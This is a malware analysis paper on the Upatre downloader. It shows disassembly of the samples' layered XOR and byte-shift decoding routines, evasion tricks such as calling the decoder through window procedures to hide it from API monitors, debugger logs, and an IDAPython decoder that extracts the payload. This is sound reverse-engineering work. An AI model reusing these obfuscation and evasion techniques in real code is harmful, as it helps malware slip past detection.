Upatre: Sample Set Analysis

By Alexander Hanel
alexander.hanel<at>gmail.com
March 22, 2014
Version 1.0

Thanks to Glenn Edwards (@hiddenillusion) for edits and VirusTotal for access to the samples.

Introduction

For about six months now malware operators have been using a lightweight downloader named Upatre. In October of 2013 Dell SecureWorks[1] and Microsoft Malware Protection Center[2] both blogged about this family of malware. Upatre is referenced almost daily in blog posts discussing new malware + spam campaigns using the malware. The spam campaigns typically consist of emails that look like commonly sent emails from large corporations. The technique of sending emails with malware compressed in zips is not a new technique[3]; malware authors have been using this technique to target the Windows Operating System since the 90s. The recent rise in this approach for spreading malware is likely due to the arrest of Pauch and the disappearance of the BlackHole Exploit kit.

In the Dell Secureworks analysis the author mentioned the sample is one function. If the sample is one function, it made me wonder if one algorithm was used to obfuscate the command and control (C2). My initial intention was to write a decoder to extract the C2 but after reversing a number of samples I realized there were multiple algorithms with slight variations. The slight variations of Upatre are what makes it harder to detect and more interesting to analyze.

Overview

This analysis is an overview of Upatre's encodings, obfuscation, variations and functionality. It can be broken up into two stages. The first stage is the file on disk which gives the appearance of no malicious behavior but is responsible for decoding the second stage, manually importing the second stage APIs and transferring control to the second stage. The later stage is responsible for downloading the payload. Upon initial analysis of 94 samples the only parts of the samples that are similar were the algorithms used to decode the second stage and the functionality of the second stage.

First Stage

The first stage is the executable on disk before any decoding happens. The samples in this stage contain a large amount of subtle variations. Below contains a list of those variations.

Import Table Names

The count and names vary from sample to sample. If one were to walk through the code in a debugger many of these APIs would not be called. This is used to randomize the import table, to break hashing of these values and to hide the overall functionality. If API profiling was used to determine if the sample was suspicious or not; it would likely be marked as benign. This is due to most of the APIs being used to display a GUI. or creating a window. In the images below notice the variations in API names, count and addresses.

Address	Ordinal	Name	Library
00602000		GetStockObject	GDI32
00602008		CreateFileW	KERNEL32
0060200C		GetStartupInfoA	KERNEL32
00602010		GetModuleHandleW	KERNEL32
00602018		GetMessageW	USER32
0060201C		TranslateMessage	USER32
00602020		DispatchMessageW	USER32
00602024		SendMessageW	USER32
00602028		MoveWindow	USER32
0060202C		BeginPaint	USER32
00602030		EndPaint	USER32
00602034		GetClientRect	USER32
00602038		PostQuitMessage	USER32
0060203C		CreateWindowExW	USER32
00602040		RegisterClassExW	USER32
00602044		ReleaseDC	USER32
00602048		GetDC	USER32
0060204C		DefWindowProcW	USER32
00602050		DrawTextExW	USER32

Line 1 of 19

Address	Ordinal	Name	Library
00402000		InitCommonControlsEx	COMCTL32
00402008		LineTo	GDI32
0040200C		TextOutA	GDI32
00402010		MoveToEx	GDI32
00402018		ExitProcess	KERNEL32
0040201C		GetFileSize	KERNEL32
00402020		CreateFileW	KERNEL32
00402024		CloseHandle	KERNEL32
0040202C		DragFinish	SHELL32
00402030		DragQueryFileA	SHELL32
00402034		DragQueryPoint	SHELL32
0040203C		EndDialog	USER32
00402040		SendMessageW	USER32
00402044		DialogBoxIndirectParamW	USER32
00402048		ClientToScreen	USER32
0040204C		wsprintfW	USER32
00402050		MessageBoxW	USER32
00402054		GetDlgItem	USER32
00402058		MessageBoxA	USER32
00402060		WinVerifyTrust	WINTRUST

Line 8 of 20

Address	Ordinal	Name	Library
00403000		CreateFileW	KERNEL32
00403004		HeapAlloc	KERNEL32
00403008		GetCommandLineA	KERNEL32
0040300C		GetStartupInfoA	KERNEL32
00403010		GetModuleHandleA	KERNEL32
00403014		ExitProcess	KERNEL32
00403018		GetModuleHandleW	KERNEL32
0040301C		FindFirstFileA	KERNEL32
00403020		FindClose	KERNEL32
00403024		GetSystemTime	KERNEL32
00403028		ReadFile	KERNEL32
0040302C		GetProcessHeap	KERNEL32
00403030		CloseHandle	KERNEL32
00403034		GetFileSize	KERNEL32
0040303C		UpdateWindow	USER32
00403040		ShowWindow	USER32
00403044		PostQuitMessage	USER32
00403048		DefWindowProcW	USER32
0040304C		DispatchMessageW	USER32
00403050		TranslateMessage	USER32
00403054		GetMessageW	USER32
00403058		CreateWindowExW	USER32
0040305C		RegisterClassExW	USER32
00403060		PostMessageW	USER32

Line 20 of 24

Function Count

The samples differentiate by function count (as identified by IDA). Even though the variants might use the same decoding algorithm one sample might contains 23 functions while another one might only contain a single function. Please see the Hashes table, column function count for a list of all the counts throughout the samples.

Entry Point

The entry point address and code vary from sample to sample. Below is the entry point for a couple of samples that were all named fax.pdf.exe:

Example 1

```
.text:00401191 start          proc near
.text:00401191
.text:00401191 ; FUNCTION CHUNK AT .text:00401000 SIZE 00000007 BYTES
.text:00401191
.text:00401191                mov     eax, offset loc_401000
.text:00401196                call    sub_4012BC
.text:0040119B                jmp     loc_401000
.text:0040119B start          endp ; sp-analysis failed
```

Example 2

```
.text:006013CA start          proc near
.text:006013CA
.text:006013CA var_44         = dword ptr -44h
.text:006013CA var_38         = dword ptr -38h
.text:006013CA var_24         = dword ptr -24h
.text:006013CA Msg            = tagMSG ptr -1Ch
.text:006013CA
.text:006013CA                push    ebp
.text:006013CB                mov     ebp, esp
.text:006013CD                add     esp, 0FFFFFFB4h
.text:006013D0                push    esp                 ; lpStartupInfo
.text:006013D1                call    GetStartupInfoA
.text:006013D7                mov     eax, ebp
.text:006013D9                add     eax, 0FFFFFFB4h
.text:006013DC                mov     edi, eax
.text:006013DE                push    edi         ; WNDCLASSEXW *
.text:006013DF                mov     ecx, 30h
```

Example 3

```
text:00401D29                 push    ebp
.text:00401D2A                mov     ebp, esp
.text:00401D2C                push    0FFFFFFFFh
.text:00401D2E                push    offset dword_402698
.text:00401D33                push    offset loc_401EB0
.text:00401D38                mov     eax, large fs:0
.text:00401D3E                push    eax
.text:00401D3F                mov     large fs:0, esp
.text:00401D46                sub     esp, 68h
.text:00401D49                push    ebx
.text:00401D4A                push    esi
.text:00401D4B                push    edi
.text:00401D4C                mov     [ebp+var_18], esp
.text:00401D4F                xor     ebx, ebx
.text:00401D51                mov     [ebp+var_4], ebx
.text:00401D54                push    2
.text:00401D56                call    __set_app_type
```

Example 4

```
.text:00401814                public start
.text:00401814 start          proc near
.text:00401814                call    sub_4010AC
.text:00401819                jmp     locret_4018CA
.text:0040181E ; ---------------------------------------------------------------------------
.text:0040181E                xor     eax, eax
.text:00401820                retn
```

Encoding

The samples can be classified by the encoding algorithm they use to obfuscate the payload. There are a number of different algorithms used to decode the second stage. The Hashes table contains a list of all the samples and corresponding encoding.

XOR with Key

This is by far the most common algorithm used in the set. The XOR with Key title explains the algorithm but there are some noticeable variations throughout the set. The first variation is how the function is called. It is rarely called in a standard way such as call sub_4014C9. Instead, it is called as a window procedure to different Window's APIs such as, RegisterClass*, RegisterClassEx* or DialogBoxIndirectParam*. A subset of the examples also use pointer math to hide the call to the parent XOR with Key function. In order to understand why this function is unique we will have to step through the whole decoding scheme:

Call to XOR with Key Parent - *file name: 2013_Rep.exe*

```
.text:004012B7        cmp     eax, hWnd
.text:004012BD        jnz     short loc_401318
.text:004012BF        mov     eax, offset _ManualIAT     ; function address
.text:004012C4        push    ds:CreateFileW             ; CreateFileW address
.text:004012CA        push    eax
.text:004012CB        call    _parent_xor
.text:004012D0        xor     eax, eax
.text:004012D2        pop     ebp
.text:004012D3        retn    10h
```

The parent function is responsible for decoding two blocks of data. The first block is the string VirtualProtect and the second is the encoded executable. The decoding is done by the function _XORRRR. The function _ManualIAT is responsible for getting the address of VirtualProtect:

```
.text:0040159A _parent_xor    proc near          ; CODE XREF: sub_401287+44p
.text:0040159A        mov     eax, 4
.text:0040159F        mov     esi, offset _key_0
.text:004015A4        mov     edi, offset _dec_buffer ;
.text:004015A9        call    _XORRRR            ; first call to the decoding function
.text:004015AE        push    edi                ; Encoded address of VirtualProtect
.text:004015AF        push    ds:GetModuleHandleW
.text:004015B5        call    _ManualIAT
.text:004015BA        mov     ecx, 40h
.text:004015BF        mov     edx, offset _buff
.text:004015C4        push    offset dword_4041BC
.text:004015C9        push    ecx
.text:004015CA        push    733h
.text:004015CF        push    edx
.text:004015D0        call    eax                ; VirtualProtect
.text:004015D2        mov     eax, 14h ; size of the key
.text:004015D7        mov     esi, offset _key
```

```
.text:004015DC                 mov     edi, offset _buff
.text:004015E1                 mov     ecx, 732h        ; size
.text:004015E6                 call    _XORRRR
.text:004015EB                 nop
```

The ds:GetModuleHandleW address is used to get the base address of kernel32.dll. It does a logical AND of the address to get the Code Section + Base Address of kernel32.dll. An interesting side effect of this approach, is that the sample will crash if it's monitored with Rohitab API Monitor version 2 because the calculated value will be an invalid address. From here the sample will parse the PE header and sections to get the exported address of VirtualProtect. The function _XORRRR has no arguments pushed on to the stack but are rather passed via registers. The register ESI is the address of the key, EAX is the size of the key, EDI is the address of the encoded data and ECX is the count. The functions responsible for decoding the samples usually all have the same purpose. The main functions _XORRRR contains a loop that calls another function that is responsible for decoding the data:

```
.text:00401D88 _XORRRR         proc near        ; CODE XREF: _parent_xor+Fp
.text:00401D88                                  ; _parent_xor+4Cp
.text:00401D88                 mov     ebx, eax
.text:00401D8A                 push    edi
.text:00401D8B                 push    ebx
.text:00401D8C                 push    ebx
.text:00401D8D
.text:00401D8D _loop:                           ; CODE XREF: _XORRRR+Fj
.text:00401D8D                 call    _XOR_MOV
.text:00401D92                 test    eax, eax
.text:00401D94                 jz      short loc_401D9D
.text:00401D96
.text:00401D96 loc_401D96:                      ; CODE XREF: _XORRRR+19j
.text:00401D96                 dec     ecx
.text:00401D97                 jnz     short _loop
.text:00401D99                 pop     ebx
.text:00401D9A                 pop     ebx
.text:00401D9B                 pop     edi
.text:00401D9C                 retn
.text:00401D9D ; ---------------------------------------------------------------------------
.text:00401D9D
.text:00401D9D loc_401D9D:                      ; CODE XREF: _XORRRR+Cj
.text:00401D9D                 pop     ebx
.text:00401D9E                 sub     esi, ebx
.text:00401DA0                 push    ebx
.text:00401DA1                 jmp     short loc_401D96
.text:00401DA1 _XORRRR         endp
```

From here we have a function that calls two-child functions.

```
.text:0040105C _XOR_MOV        proc near        ; CODE XREF: _XORRRR:_loopp
.text:0040105C                 push    ecx
```

```
.text:0040105D              mov     ecx, [edi]
.text:0040105F              call    _XOR
.text:00401064              call    _MOV
.text:00401069              inc     edi
.text:0040106A              dec     ebx
.text:0040106B              mov     eax, ebx
.text:0040106D              pop     ecx
.text:0040106E              retn
.text:0040106E _XOR_MOV             endp
```

_XOR Function

```
.text:00401D83 _XOR         proc near          ; CODE XREF: _XOR_MOV+3p
.text:00401D83              mov     eax, [esi]
.text:00401D85              xor     al, cl
.text:00401D87              retn
.text:00401D87 _XOR         endp
```

_MOV


```
.text:00401E0C _MOV         proc near          ; CODE XREF: _XOR_MOV+8p
.text:00401E0C              mov     [edi], al
.text:00401E0E              inc     esi
.text:00401E0F              retn
.text:00401E0F _MOV         endp
```

This is a standard XOR loop but with most of the functionality broken into subfunctions. There is a function for the loop (_XORRRR), decoding the data (_XOR) and saving the data (_MOV). Simple but this is where things get interesting from a byte and code randomization perspective. The below image is from Docs_02132014.exe.

```
; =============== S U B R O U T I N E ========

sub_401D44      proc near               ; CODE
                                        ; sub_

                push    edi
                push    ebx
                push    eax
                mov     ebx, eax

loc_401D49:                             ; CODE
                test    eax, eax
                jz      short loc_401D5C

loc_401D4D:                             ; CODE
                call    sub_401DA0
                dec     ecx
                jnz     short loc_401D49
                dec     ebx
                pop     eax
                inc     edi
                pop     ebx
                dec     edi
                pop     edi
                retn
; -------------------------------------------

loc_401D5C:                             ; CODE
                pop     ebx
                sub     esi, ebx
                push    ebx
                jmp     short loc_401D4D
sub_401D44      endp

; -------------------------------------------
```

```
; =============== S U B R O U T I N E ========

sub_401D88      proc near               ; CODE
                                        ; sub_
                mov     ebx, eax
                push    edi
                push    ebx
                push    ebx

loc_401D8D:                             ; CODE
                call    sub_40105C
                test    eax, eax
                jz      short loc_401D9D

loc_401D96:                             ; CODE

                dec     ecx
                jnz     short loc_401D8D
                pop     ebx

                pop     ebx

                pop     edi
                retn
; -------------------------------------------

loc_401D9D:                             ; CODE
                pop     ebx
                sub     esi, ebx
                push    ebx
                jmp     short loc_401D96
sub_401D88      endp

; -------------------------------------------
```

If we were to look at the functions hierarchy we would see another interesting variation:



The structure of the functions has changed. 2013_Rep.exe is on the right while another sample named Docs_02132014 is on the left. The XOR functionality is no longer it's own function but included in a function that calls _MOV. The assembly for sub_401D36 can be seen below.

```
.text:00401D36 sub_401D36         proc near            ; CODE XREF: _inc_vars+6p
.text:00401D36             mov    eax, [esi]
.text:00401D38             mov    ch, cl
.text:00401D3A             xor    al, ch
.text:00401D3C             inc    cl
.text:00401D3E
.text:00401D3E loc_401D3E:                 ; CODE XREF: .text:00401ED6p
.text:00401D3E             call   _MOV
.text:00401D3E sub_401D36         endp ; sp-analysis failed
.text:00401D3E
.text:00401D43             retn
```

Below are some more example of changes for when the XOR decoding is called:

```
.text:0040247F sub_40247F         proc near                  ; CODE XREF: sub_401013+5p
.text:0040247F             mov    ecx, [edi]
.text:00402481             mov    ch, cl
.text:00402483             xor    al, ch
.text:00402485             inc    cl
.text:00402487             call   sub_4025C2
.text:0040248C             retn
.text:0040248C sub_40247F         endp
```

Most of the variations look to be slight changes caused by recompiling. From a byte perspective the only thing that is static throughout the different variants of the XOR with Key samples is the _MOV function:

```
.text:00401E0C             _MOV   proc near                  ; CODE XREF: _XOR_MOV+8p
.text:00401E0C 88 07              mov    [edi], al
.text:00401E0E 46                 inc    esi
.text:00401E0F C3                 retn
.text:00401E0F             _MOV   endp
```

XOR Algorithm

The algorithm for decoding the VirtualProtect string and the encoded executable is not complex. It is simply XOR with a key, data to decode and a size. Since the key is embedded and is different throughout variants; it adds to the overall randomization of the file. This makes writing a decoder complicated because there is not a static offset or byte pattern to target. In order to write a decoder for this algorithm we would need a full disassembly engine that can handle cross-referencing functions and read operand values. If we targeted the static bytes in the _MOV function we could cross-reference until we find the arguments pushed to _XORRRR. The following Python code will search for the hex bytes of _MOV, find all cross-references until the parent function is called more than once. It will then find the encoded data, key and sizes to extract the second stage:

```python
def get_xorrrr():
   ret_addr = FindBinary(0, SEARCH_DOWN, "88 07 46 C3")
```

```
    if ret_addr == BADADDR:
        return None
    name = GetFunctionName(ret_addr)
    func_c = 0
    for funcea in Functions( SegStart( ret_addr ), SegEnd( ret_addr ) ):
        func_c += 1
    xr =  XrefsTo(ret_addr, 0)
    while True:
        count = 0
        for a in xr:
            count += 1
        if count != 1:
            return a.frm
            break
        name = GetFunctionName(a.frm)
        xr =  XrefsTo(LocByName(name), 0)

def get_vars(current):
    count = 0
    ecx = None
    edi = None
    esi = None
    eax = None
    while count < 10:
        if esi != None and edi != None and ecx != None:
            return (eax, ecx, edi, esi)
        count += 1
        current = PrevHead(current, minea=0)
        op = GetOpnd(current, 0)
        mn = GetMnem(current)
        if mn != 'mov':
            continue
        if op == 'eax':
            eax = GetOperandValue( current, 1)
        if op == 'ecx':
            ecx = GetOperandValue( current, 1)
        if op == 'edi':
            edi = GetOperandValue( current, 1)
        if op == 'esi':
            esi = GetOperandValue( current, 1)
    return None

def decode_data(regs):
    eax, ecx, edi, esi = regs
    key = bytearray('')
    data = bytearray('')
    decoded = bytearray('')
    for byte in GetManyBytes(esi, eax):
```

```
        key.append(byte)
    for byte in GetManyBytes(edi, ecx):
        data.append(byte)
    for index, byte in enumerate(data):
        decoded.append(byte ^ key[index % eax])
    return decoded

def main():
    xor_addr = get_xorrrr()
    d = bytearray('')
    if xor_addr != None:
        regs = get_vars(xor_addr)
        if regs != None:
            d = decode_data(regs)
main()
```

If we added the variable **d** to a file the C2 can can be extracted. This approach does work for some samples but variations of the algorithm would require further tracing of variables and the code. In Docs_02132014 from the side-by-side example above the ESI value is calculated:

```
.text:0040155D    mov    eax, 14h            ; key size
.text:00401562    mov    ecx, 793h           ; key
.text:00401567    mov    esi, hInstance
.text:0040156D    add    esi, 13B2h          ; esi = instance (base address)  +  0x13B2
.text:00401573    mov    edi, offset loc_40157F
.text:00401578    call   _XORRRR
.text:0040157D    xor    eax, eax
```

Another point of code randomization is the use of the XOR function being passed and called as a pointer to a window procedure as previously mentioned. Observed functions used are: RegisterClass*, RegisterClassEx* and DialogBoxIndirectParam*. This is likely used to confuse analysis tools such as API monitors. If a monitoring tool is monitoring one path of execution they will miss the function being called because the function is invoked by Windows. If we were to monitor the process using Ollydbg and create conditional log breakpoints on notable APIs we would see the following:

```
004012F6  CALL to CreateWindowExW
        ExtStyle = 0
        Class = "button"
        WindowName = "Star"
        Style = WS_CHILD
        X = 19 (25.)
        Y = 9B (155.)
        Width = F0 (240.)
        Height = 1E (30.)
        hParent = 003706C0 ('moossi',class='Hall???')
        hMenu = NULL
```

```
            hInst = 00400000
            lParam = NULL
..
00401312  CALL to PostMessageW
            hWnd = 3E06C8
            Message = BM_CLICK
            wParam = 0
            lParam = 0
004013C1  CALL to ShowWindow
            hWnd = 003706C0 ('moossi',class='Hall???')
            ShowState = SW_HIDE
004013CD  CALL to UpdateWindow
            hWnd = 003706C0 ('moossi',class='Hall???')
004013E0  CALL to GetMessageW
            pMsg = 0012FF08
            hWnd = NULL
            MsgFilterMin = 0
            MsgFilterMax = 0
004012AD  CALL to DefWindowProcW
            hWnd = 003706C0 ('moossi',class='Hall???')
            Message = WM_WINDOWPOSCHANGING
            wParam = 0
            pWindowPos = 0012FB58
.....
004012AD  CALL to DefWindowProcW
            hWnd = 003706C0 ('moossi',class='Hall???')
            Message = WM_KILLFOCUS
            hWndGet = 003E06C8 ('Star',class='Button',parent=003706C0)
            lParam = 0
7C801AD4  Hardware breakpoint 2 at kernel32.VirtualProtect
```

If we were to monitor the executable with a tool such as Kerberos API monitor we would not see the call to DefWindowProcW, VirtualProtect and a number of other related APIs responsible for dropping the next stage:

```
.....
2013_Rep.exe | 00402049 | GetStartupInfoA(0012FF64) returns: 0012FF64
2013_Rep.exe | 0040206D | GetModuleHandleA(00000000) returns: 00400000
2013_Rep.exe | 00401393 | RegisterClassExW(0012FED8) returns: 0000C1E9
2013_Rep.exe | 004013B9 | CreateWindowExW(00000000, 0040407E: "Hall", 00404062: "moossi", 00000000,
80000000, 80000000, 80000000, 80000000, 00000000, 00000000) returns: 000208B4
2013_Rep.exe | 004013C7 | ShowWindow(000208B4, 00000000) returns: 00000000
2013_Rep.exe | 004013E2 | GetMessageW(0012FF08, 00000000, 00000000, 00000000) returns: 00000001
2013_Rep.exe | 004013F9 | TranslateMessage(0012FF08) returns: 00000000
2013_Rep.exe | 004013FF | DispatchMessageW(0012FF08)
....
```

Variations of calls to RegisterClass*, RegisterClassEx* and DialogBoxIndirectParam* can be seen below:

RegisterClassA

```
.text:00401947    push   esp        ; lpWndClass
.text:00401948    mov    [ebp+var_24], offset sub_401660 ; calls XOR with Key Function
.text:0040194F    mov    eax, hInstance
.text:00401954    mov    [ebp+Msg.message], eax
.text:00401957    mov    [ebp+Msg.pt.y], offset aZeenty ; "zeenty"
.text:0040195E    call   ds:RegisterClassA
```

String Variations

```
mov    [ebp+Msg.pt.y], offset aSolienty ; "solienty"
mov    dword ptr [ebp-4], offset aRisiliency ; "risiliency"
```

RegisterClassExA

Example 1

```
.text:004012E2    push   eax     ; WNDCLASSEXA *
.text:004012E3    mov    [eax], ecx
.text:004012E5    add    eax, 4Ch
.text:004012E8    mov    ebp, eax
.text:004012EA    mov    eax, 400000h
.text:004012EF    mov    hInstance, eax
.text:004012F4    mov    [ebp-38h], eax
.text:004012F7    mov    dword ptr [ebp-44h], offset sub_401198 ; calls XOR with Key
.text:004012FE    mov    dword ptr [ebp-24h], offset aResiliency ; "resiliency"
.text:00401305    call   ds:RegisterClassExA
```

Example 2

```
.text:00401292    push   edi         ; WNDCLASSEXA *
.text:00401293    mov    ecx, 30h
.text:00401298    mov    [edi], ecx
.text:0040129A    sub    ecx, 25h
.text:0040129D    xor    eax, eax
.text:0040129F
.text:0040129F loc_40129F:               ; CODE XREF: sub_401285+21j
.text:0040129F    inc    edi
.text:004012A0    inc    edi
.text:004012A1    inc    edi
.text:004012A2    inc    edi
.text:004012A3    mov    [edi], eax
.text:004012A5    dec    ecx
.text:004012A6    jnz    short loc_40129F
.text:004012A8    mov    eax, [ebp+arg_0]
.text:004012AB    mov    hInstance, eax
.text:004012B0    mov    [ebp+var_38], eax
.text:004012B3    mov    [ebp+var_44], offset sub_401184  ; calls XOR with Key
```

```
.text:004012BA    mov    [ebp+var_24], offset aGrite ; "grite"
.text:004012C1    call   RegisterClassExA
```

Example 3

```
.text:00401407    mov    [ebp+var_4C.lpszClassName], offset ClassName ; "piling"
.text:0040140E    mov    [ebp+var_4C.hIconSm], edi
.text:00401411    mov    ecx, edi
.text:00401413    mov    [ebp+var_4C.lpfnWndProc], offset sub_401306 ;  ; calls XOR with Key
.text:0040141A    mov    [ebp+var_4C.cbClsExtra], edi
.text:0040141D    mov    [ebp+var_4C.cbWndExtra], edi
.text:00401420    mov    [ebp+var_4C.hIcon], ecx
.text:00401423    lea    esi, [ebp+var_4C]
.text:00401426    push   esi        ; WNDCLASSEXA *
.text:00401427    mov    [ebp+var_4C.hCursor], ecx
.text:0040142A    mov    [ebp+var_4C.hbrBackground], edi
.text:0040142D    mov    [ebp+var_4C.lpszMenuName], edi
.text:00401430    call   ds:RegisterClassExA
```

String Variations

```
mov    dword ptr [ebp-24h], offset aResiliency ; "resiliency"
mov    [ebp+var_24], offset aCognomen ; "cognomen"
```

RegisterClassExW

```
.text:004014BE    mov    [ebp+var_4C.cbSize], 30h
.text:004014C5    mov    eax, 3
.text:004014CA    mov    [ebp+var_4C.style], eax
.text:004014CD    mov    eax, [ebp+hInstance]
.text:004014D0    mov    hInstance, eax
.text:004014D5    mov    eax, edi
.text:004014D7    mov    [ebp+var_4C.lpfnWndProc], offset sub_401367  ; calls XOR with Key
.text:004014DE    mov    [ebp+var_4C.cbClsExtra], edi
.text:004014E1    mov    [ebp+var_4C.cbWndExtra], edi
.text:004014E4    mov    [ebp+var_4C.hIcon], eax
.text:004014E7    mov    [ebp+var_4C.lpszClassName], offset word_40312D
.text:004014EE    mov    [ebp+var_4C.hIconSm], eax
.text:004014F1    mov    [ebp+var_4C.hCursor], eax
.text:004014F4    mov    [ebp+var_4C.hbrBackground], edi
.text:004014F7    mov    [ebp+var_4C.lpszMenuName], edi
.text:004014FA    lea    esi, [ebp+var_4C]
.text:004014FD    push   esi        ; WNDCLASSEXW *
.text:004014FE    call   ds:RegisterClassExW
```

DialogBoxIndirectParamW

Example 1

```
.text:004014BE    push   esi        ; lpModuleName
.text:004014BF    call   ds:GetModuleHandleA
```

```
.text:004014C5      mov     hInstance, eax
.text:004014CA      push    0        ; dwInitParam
.text:004014CC      push    (offset loc_40110B+5) ; lpDialogFunc calls XOR with Key
.text:004014D1      push    0        ; hWndParent
.text:004014D3      push    offset hDialogTemplate ; hDialogTemplate
.text:004014D8      push    hInstance        ; hInstance
.text:004014DE      call    ds:DialogBoxIndirectParamW
```

Example 2

```
.text:00401CC0      mov     esi, [ebp+hInstance]
.text:00401CC3      call    GetDialogBaseUnits
.text:00401CC9      mov     dword_4026B4, esi
.text:00401CCF      push    0        ; dwInitParam
.text:00401CD1      push    offset DialogFunc ; lpDialogFunc calls XOR with Key
.text:00401CD6      push    0        ; hWndParent
.text:00401CD8      push    offset hDialogTemplate ; hDialogTemplate
.text:00401CDD      push    esi      ; hInstance
.text:00401CDE      call    DialogBoxIndirectParamW
```

Notes: Slight variations of this example exist. Changes caused by the changes in static offsets.

Example 3

```
.text:004010ED      add     edi, 16h
.text:004010F0      push    offset aP        ; "P"
.text:004010F5      push    edi      ; lpString1
.text:004010F6      call    ds:lstrcpyW
.text:004010FC      add     edi, 1Ah
.text:004010FF      add     edi, 1
.text:00401102      and     edi, 0FFFFFFFEh
.text:00401105      add     edi, 2
.text:00401108      push    0        ; dwInitParam
.text:0040110A      push    offset DialogFunc ; lpDialogFunc calls XOR with Key
.text:0040110F      push    0        ; hWndParent
.text:00401111      push    esi      ; hDialogTemplate
.text:00401112      push    hInstance        ; hInstance
.text:00401118      call    ds:DialogBoxIndirectParamW
.text:0040111E      push    eax
.text:0040111F      push    esi      ; lpMem
.text:00401120      push    0        ; dwFlags
.text:00401122      push    hHeap            ; hHeap
.text:00401128      call    ds:HeapFree
```

Notes: The beginning of the function contains unused lstrcpyW calls.

Example 4

```
.text:004011B3      call    ds:GetDialogBaseUnits
.text:004011B9      mov     dword_4030B9, eax
.text:004011BE      mov     dword_4038D4, esi
.text:004011C4      push    0        ; dwInitParam
.text:004011C6      push    (offset sub_401100+1) ; lpDialogFunc calls XOR with Key
.text:004011CB      push    0        ; hWndParent
.text:004011CD      push    offset hDialogTemplate ; hDialogTemplate
```

```
.text:004011D2    push   esi        ; hInstance
.text:004011D3    call   ds:DialogBoxIndirectParamW
```

Notes: Variation of example 1 but GetDialogBaseUnits called and the return saved in global variable.

DialogBoxIndirectParamA

```
.text:004010CE    call   CreateWindowExA
.text:004010D4    test   eax, eax
.text:004010D6    jz     short $+2
.text:004010D8    mov    esi, 3FFFFFh
.text:004010DD    inc    esi
.text:004010DE    mov    dword_402A84, esi
.text:004010E4    push   0          ; dwInitParam
.text:004010E6    push   offset DialogFunc ; lpDialogFunc
.text:004010EB    push   0          ; hWndParent
.text:004010ED    push   offset hDialogTemplate ; hDialogTemplate
.text:004010F2    push   esi        ; hInstance
.text:004010F3    call   DialogBoxIndirectParamA
.text:004010F9    pop    esi
.text:004010FA    pop    ebp
```

Notes:Only one example of DialogBoxIndirectParamA was found in set.

Call Sub_Function (standard)

```
.text:0050105B    mov    eax, offset sub_5013A5
.text:00501060    push   ds:GetModuleHandleA
.text:00501066    push   eax
.text:00501067    call   loc_50151B
.text:0050106C
.text:0050106C loc_50106C:          ; CODE XREF: sub_501000+59j
.text:0050106C    call   ds:CoUninitialize
.text:00501072    pop    ebp
.text:00501073    retn   10h
```

Call Register (calculated)

```
.text:00401034    push   offset strIn       ; strIn
.text:00401039    push   offset a0xAF09aF18 ; "^0x[A-F0-9a-f]{1,8}$"
.text:0040103E    call   sub_4023DB
.text:00401043    push   200h               ; cchWideChar
.text:00401048    push   offset strIn       ; strIn
.text:0040104D    push   offset MultiByteStr ; "0x8732ffda"
.text:00401052    call   sub_40124B                ; return 1
.text:00401057    shl    eax, 3
.text:0040105A    mov    _global, eax              ; save off eax
.text:0040105F    push   200h               ; cchWideChar
.text:00401064    push   offset strIn       ; strIn
.text:00401069    push   offset a0x632kl5a ; "0x632kl5A"
.text:0040106E    call   sub_40124B                ; returns 0
```

```
.text:00401073      shl     eax, 3
.text:00401076      add     _global, eax              ; add 0x0 + 0x08
.text:0040107C      mov     eax, GetModuleHandleA
.text:00401081      push    eax
.text:00401082      mov     eax, offset loc_401817
.text:00401087      add     eax, _global
.text:0040108D      push    eax
.text:0040108E      mov     ecx, offset loc_401A5D    ; ecx = 00401A5D
.text:00401093      add     ecx, _global              ; add 0x08
.text:00401099      call    ecx                       ; VoiceMes.00401A65
```

Key Minus or Plus a Byte

There are couple of variations of this one. It uses a simple add or subtract of a calculated or static key on a byte. The calculated key relies on the successful return of the calling of a useless API call.


```
.text:0040103C      mov     ds:dword_402475, eax
.text:00401041      mov     edx, eax
.text:00401043      call    ds:GetTickCount
.text:00401049      xor     edi, edi
.text:0040104B      call    ds:GetVersion
.text:00401051      xor     esi, esi
